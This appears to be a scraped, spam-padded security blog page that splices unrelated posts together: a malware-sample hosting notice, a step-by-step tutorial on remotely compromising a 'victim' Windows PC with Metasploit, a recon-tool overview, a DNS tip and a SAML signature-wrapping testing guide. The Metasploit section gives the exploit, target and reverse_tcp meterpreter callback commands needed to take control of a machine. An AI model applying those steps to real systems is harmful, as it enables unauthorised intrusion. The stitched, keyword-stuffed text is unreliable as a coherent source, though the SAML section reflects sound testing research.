A New Internet Library: Add Your Website/Blog or Suggest A Website/Blog to our Free Web Directory http://anil.myfunda.net.

Its very simple, free and SEO Friendly.
Submit Now....

Thursday, April 16, 2020

Files Download Information


After 7 years of Contagio existence, Google Safe Browsing services notified Mediafire (hoster of Contagio and Contagiominidump files) that "harmful" content is hosted on my Mediafire account.

It is harmful only if you harm your own pc and but not suitable for distribution or infecting unsuspecting users but I have not been able to resolve this with Google and Mediafire.

Mediafire suspended public access to Contagio account.

The file hosting will be moved.

If you need any files now, email me the posted Mediafire links (address in profile) and I will pull out the files and share via other methods.

P.S. I have not been able to resolve "yet" because it just happened today, not because they refuse to help.  I don't want to affect Mediafire safety reputation and most likely will have to move out this time.

The main challenge is not to find hosting, it is not difficult and I can pay for it, but the effort move all files and fix the existing links on the Blogpost, and there are many. I planned to move out long time ago but did not have time for it. If anyone can suggest how to change all Blogspot links in bulk, I will be happy.


P.P.S. Feb. 24 - The files will be moved to a Dropbox Business account and shared from there (Dropbox team confirmed they can host it )  


The transition will take some time, so email me links to what you need. 

Thank you all
M

Related articles


  1. Pentest Tools Alternative
  2. Hacker Tools Mac
  3. What Are Hacking Tools
  4. Hacking Tools For Windows Free Download
  5. Pentest Tools Website Vulnerability
  6. Physical Pentest Tools
  7. Hack Tools For Games
  8. Hacker Tools List
  9. Hacker Techniques Tools And Incident Handling
  10. Hack Tools 2019
  11. Tools For Hacker
  12. Hacking Tools Free Download
  13. Hacking Tools Windows 10
  14. Pentest Recon Tools
  15. Hack Tool Apk No Root
  16. Hackrf Tools

How To Transform Your Revolutionary Idea Into A Reality: $100K Nokia Bell Labs Prize

Revolutionary ideas in science, technology, engineering, and mathematics don't occur every day. But when those "eureka" moments happen, we need to provide a forum to explore those ideas, judge them on their merits, and distinguish the extraordinary from the merely good. Once a year, Nokia Bell Labs makes that forum a reality, where robust proposals that have the potential to revolutionize

via The Hacker News

Related news


Wednesday, April 15, 2020

HOW TO HACK A PC REMOTELY WITH METASPLOIT?

Metasploit is an advanced hacking tool that comes itself with a complete lack of advanced penetration testing tools. Penetration testers and hackers are taking so much advantage of this tool. It's a complete hack pack for a hacker that he can play almost any attack with it. I am not covering attacks in this article but I am going to share about how to hack a PC remotely with Metasploit. It's not so complicated if you pay attention to. It just needs a better understanding of each step you're performing. Let's move on how to do it.

SO, HOW TO HACK A PC REMOTELY WITH METASPLOIT?

REQUIREMENTS

Before getting started, make sure you have all the following things required to hack a PC remotely with Metasploit.
  • Linux Machine (Kali Linux or BackTrack 5)
  • Metasploit (Built in the mentioned Linux OS)
  • Windows PC victim

STEPS TO FOLLOW

Let's move on how to perform the complete attack.
  • Start your Linux OS and open up Nmap and run a scan for your victim remote server. Like we have our victim on remote server 192.168.42.129. It will show up the range of all open ports of the victim machine as you can see below.
  • We can see the open port here is 135. So, now we go to Metasploit and try to exploit and gain access to it. To open up, navigate to Application > BackTrack > Exploitation Tools > Network Exploitation Tools > Metasploit Framework > msfconsole.
  • After the initialization of msfconsole, standard checks, we will see the window like below.
  • Now, as we already know that our port 135 is open so, we search for a related RPC exploit in Metasploit. You can check out all the exploit list supported by Metasploit by using command 'show exploits'.
  • Now to activate an exploit, type the "use " with the exploit name like "use exploit/windows/dcerpc/ms03_026_dcom".
  • As we're in our required exploit environment, we need to configure the exploit according to our scenario. To check out the list of all the available options of an exploit, we can use command "show options". As we already know about the open port RPORT is 135. So, we just need to set our RHOST which we can set simply using the "set RHOST" command. Just type "set RHOST 192.168.42.129" and it's done.
  • Now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.
  • Every payload can be used for a different scenario. In our case, we are using the reverse TCP meterpreter which can be set using the command, "set PAYLOAD windows/meterpreter/reverse_tcp" for remote shell and then use "show options" command to view the options for it.
  • Here we notice LHOST for out payload is not set, so we set it out to our Public IP i.e. 192.168.42.128 using the command "set LHOST 192.168.42.128".
  • Now exploit is configured and ready to launch. Now simply use "exploit" command to launch the attack. If exploit is executed successfully, we will see the message like below.
  • Now that a reverse connection has been set up between the victim and our machine, we have complete control of the server.  To find out all the commands to play with the victim machine, we can use the "help".

We have successfully gained access to a remote PC with Metasploit. That's all how to hack a PC remotely with Metasploit. Hope it will work for you.

Related word


RED_HAWK: An Information Gathering, Vulnerability Scanning And Crawling Tool For Hackers


About RED_HAWK: RED_HAWK is a all in one tool for Information Gathering, Vulnerability Scanning and Crawling. A must have tool for all pentesters and hackers.

RED_HAWK's features:
  • Basic ScanSite Title (NEW):
       IP Address
       Web Server Detection IMPROVED
       CMS Detection
       Cloudflare Detection
       robots.txt Scanner
  • Whois Lookup (IMPROVED)
  • Geo-IP Lookup
  • Grab Banners IMPROVED
  • DNS Lookup
  • Subnet Calculator
  • Nmap Port Scan
  • Sub-Domain Scanner IMPROVED:
       Sub Domain
       IP Address
  • Reverse IP Lookup and CMS Detection IMPROVED:
       Hostname
       IP Address
       CMS
  • Error Based SQLi Scanner
  • Bloggers View NEW
       HTTP Response Code
       Site Title
       Alexa Ranking
       Domain Authority
       Page Authority
       Social Links Extractor
       Link Grabber
  • WordPress Scan NEW
       Sensitive Files Crawling
       Version Detection
       Version Vulnerability Scanner
  • Crawler
  • MX Lookup NEW
  • Scan For Everything - The Old Lame Scanner
List of CMS Supported on RED_HAWK
   RED_HAWK's CMS Detector currently is able to detect the following CMSs (Content Management Systems) in case the website is using some other CMS, Detector will return could not detect.
  • WordPress
  • Joomla
  • Drupal
  • Magento

RED_HAWK Installation
   How To Configure RED HAWK with moz.com for Bloggers View Scan?
   All set, now you can enjoy the bloggers view.

How to use RED_HAWK?

Known Issues of RED_HAWK
   ISSUE: Scanner Stops Working After Cloudflare Detection!
   SOLUTION: Use the fix command (for Debian-based distros) or manually install php-curl and php-xml.

   Watch the video to see how to solve that isuue:

Support and Donations
   Found RED_HAWK cool? Well you could buy a cup of tea for the author 😉 Just send any amount of donations (in Bitcoin) to this address: 1NbiQidWWVVhWknsfPSN1MuksF8cbXWCku

   Can't donate? well that's no problem just drop a "THANK YOU, AUTHOR" this will motivate me to create more exciting stuffs for you ðŸ˜‰

TODOs for RED_HAWK:
  • Make a proper update option ( Installs current version automatically )
  • Add more CMS to the detector
  • Improve The WordPress Scanner ( Add User, Theme & Plugins Enumeration )
  • Create a web version of the scanner
  • Add XSS & LFI Scanner
  • Improve the Links grabber thingy under bloggers view
  • Add some other scans under the Bloggers View


More info

  1. Termux Hacking Tools 2019
  2. Android Hack Tools Github
  3. Hack Tools For Windows
  4. Hacker Techniques Tools And Incident Handling
  5. Best Pentesting Tools 2018
  6. Pentest Tools List
  7. Pentest Tools Download
  8. Hack Tools For Ubuntu
  9. Hacker Tools Free Download
  10. Pentest Automation Tools
  11. Hack Tools For Ubuntu
  12. Pentest Tools Online
  13. Pentest Automation Tools
  14. Hacker Tools Free Download
  15. Hacker Tool Kit
  16. Hack Tool Apk
  17. Hacker Tools For Mac
  18. Pentest Tools Windows

WHY WE DO HACKING?

Purpose of Hacking?
. Just for fun
.Show-off
.Steal important information 
.Damaging the system
.Hampering Privacy
.Money Extortion 
.System Security Testing
.To break policy compliance etc

More info


HOW TO BOOST UP BROWSING SPEED?

Internet speed is the most cared factor when you buy an internet connection. What if still, you face a slow speed browsing problem? No worries, as I came with a solution to this problem. I will let you know how to boost up browsing speed. It's very simple to follow.

SO, HOW TO BOOST UP BROWSING SPEED?

There can be many ways you can get a speedy browsing whether you use paid service or free hacks. I am going to share this free speed hack with you.

STEPS TO FOLLOW

  1. Navigate to Control Panel > Network and Internet Options > Network and Sharing Center.
  2. Now look for the active internet connection to which you're currently connected to.
  3. Open up Connection Properties of your active connection.
  4. Click on IPv4 and open its Properties.
  5. Here you will notice your DNS, you just need to change your DNS address with the following DNS.
    Preferred DNS server: 208.67.222.222
    Alternate DNS server: 208.67.220.220
  6. Once done, save it and no configure it for IPv6. Just change the IPv6 DNS with the following DNS.
    Preferred DNS server: 2620:0:ccc::2

    Alternate DNS server: 2620:0:CCD::2
  7. Finally, save and you're done with it.
That's all. You have successfully learned how to boost up browsing speed. Hope it will work for you. Enjoy speedy internet..!
More articles

Testing SAML Endpoints For XML Signature Wrapping Vulnerabilities

A lot can go wrong when validating SAML messages. When auditing SAML endpoints, it's important to look out for vulnerabilities in the signature validation logic. XML Signature Wrapping (XSW) against SAML is an attack where manipulated SAML message is submitted in an attempt to make the endpoint validate the signed parts of the message -- which were correctly validated -- while processing a different attacker-generated part of the message as a way to extract the authentication statements. Because the attacker can arbitrarily forge SAML assertions which are accepted as valid by the vulnerable endpoint, the impact can be severe. [1,2,3]

Testing for XSW vulnerabilities in SAML endpoints can be a tedious process, as the auditor needs to not only know the details of the various XSW techniques, but also must handle a multitude of repetitive copy-and-paste tasks and apply the appropriate encoding onto each message. The latest revision of the XSW-Attacker module in our BurpSuite extension EsPReSSo helps to make this testing process easier, and even comes with a semi-automated mode. Read on to learn more about the new release! 

 SAML XSW-Attacker

After a signed SAML message has been intercepted using the Burp Proxy and shown in EsPReSSO, you can open the XSW-Attacker by navigating to the SAML tab and then the Attacker tab.  Select Signature Wrapping from the drop down menu, as shown in the screenshot below:


To simplify its use, the XSW-Attacker performs the attack in a two step process of initialization and execution, as reflected by its two tabs Init Attack and Execute Attack. The interface of the XSW-Attacker is depicted below.
XSW-Attacker overview

The Init Attack tab displays the current SAML message. To execute a signature wrapping attack, a payload needs to be configured in a way that values of the originally signed message are replaced with values of the attacker's choice. To do this, enter the value of a text-node you wish to replace in the Current value text-field. Insert the replacement value in the text-field labeled New value and click the Add button. Multiple values can be provided; however, all of which must be child nodes of the signed element. Valid substitution pairs and the corresponding XPath selectors are displayed in the Modifications Table. To delete an entry from the table, select the entry and press `Del`, or use the right-click menu.

Next, click the Generate vectors button - this will prepare the payloads accordingly and brings the Execute Attack tab to the front of the screen.

At the top of the Execute Attack tab, select one of the pre-generated payloads. The structure of the selected vector is explained in a shorthand syntax in the text area below the selector.
The text-area labeled Attack vector is editable and can be used to manually fine-tune the chosen payload if necessary. The button Pretty print opens up a syntax-highlighted overview of the current vector.
To submit the manipulated SAML response, use Burp's Forward button (or Go, while in the Repeater).

Automating XSW-Attacker with Burp Intruder

Burp's Intruder tool allows the sending of automated requests with varying payloads to a test target and analyzes the responses. EsPReSSO now includes a Payload Generator called XSW Payloads to facilitate when testing the XML processing endpoints for XSW vulnerabilities. The following paragraphs explain how to use the automated XSW attacker with a SAML response.

First, open an intercepted request in Burp's Intruder (e.g., by pressing `Ctrl+i`). For the attack type, select Sniper. Open the Intruder's Positions tab, clear all payload positions but the value of the XML message (the `SAMLResponse` parameter, in our example). Note: the XSW-Attacker can only handle XML messages that contain exactly one XML Signature.

Next, switch to the Payloads tab and for the Payload Type, select Extension-generated. From the newly added Select generator drop-down menu, choose XSW Payloads, as depicted in the screenshot below.


While still in the Payloads tab, disable the URL-encoding checkbox in the Payload Encoding section, since Burp Intruder deals with the encoding automatically and should suffice for most cases.
Click the Start Attack button and a new window will pop up. This window is shown below and is similar to the XSW Attacker's Init Attack tab.


Configure the payload as explained in the section above. In addition, a schema analyzer can be selected and checkboxes at the bottom of the window allow the tester to choose a specific encoding. However, for most cases the detected presets should be correct.

Click the Start Attack button and the Intruder will start sending each of the pre-generated vectors to the configured endpoint. Note that this may result in a huge number of outgoing requests. To make it easier to recognize the successful Signature Wrapping attacks, it is recommended to use the Intruder's Grep-Match functionality. As an example, consider adding the replacement values from the Modifications Table as a Grep-Match rule in the Intruder's Options tab. By doing so, a successful attack vector will be marked with a checkmark in the results table, if the response includes any of the configure grep rules.

Credits

EsPReSSO's XSW Attacker is based on the WS-Attacker [4] library by Christian Mainka and the original adoption for EsPReSSO has been implemented by Tim Günther.
Our students Nurullah Erinola, Nils Engelberts and David Herring did a great job improving the execution of XSW and implementing a much better UI.

---

[1] On Breaking SAML - Be Whoever You Want to Be
[2] Your Software at My Service
[3] Se­cu­ri­ty Ana­ly­sis of XAdES Va­li­da­ti­on in the CEF Di­gi­tal Si­gna­tu­re Ser­vices (DSS)
[4] WS-Attacker

Related news


Dotnet-Interviews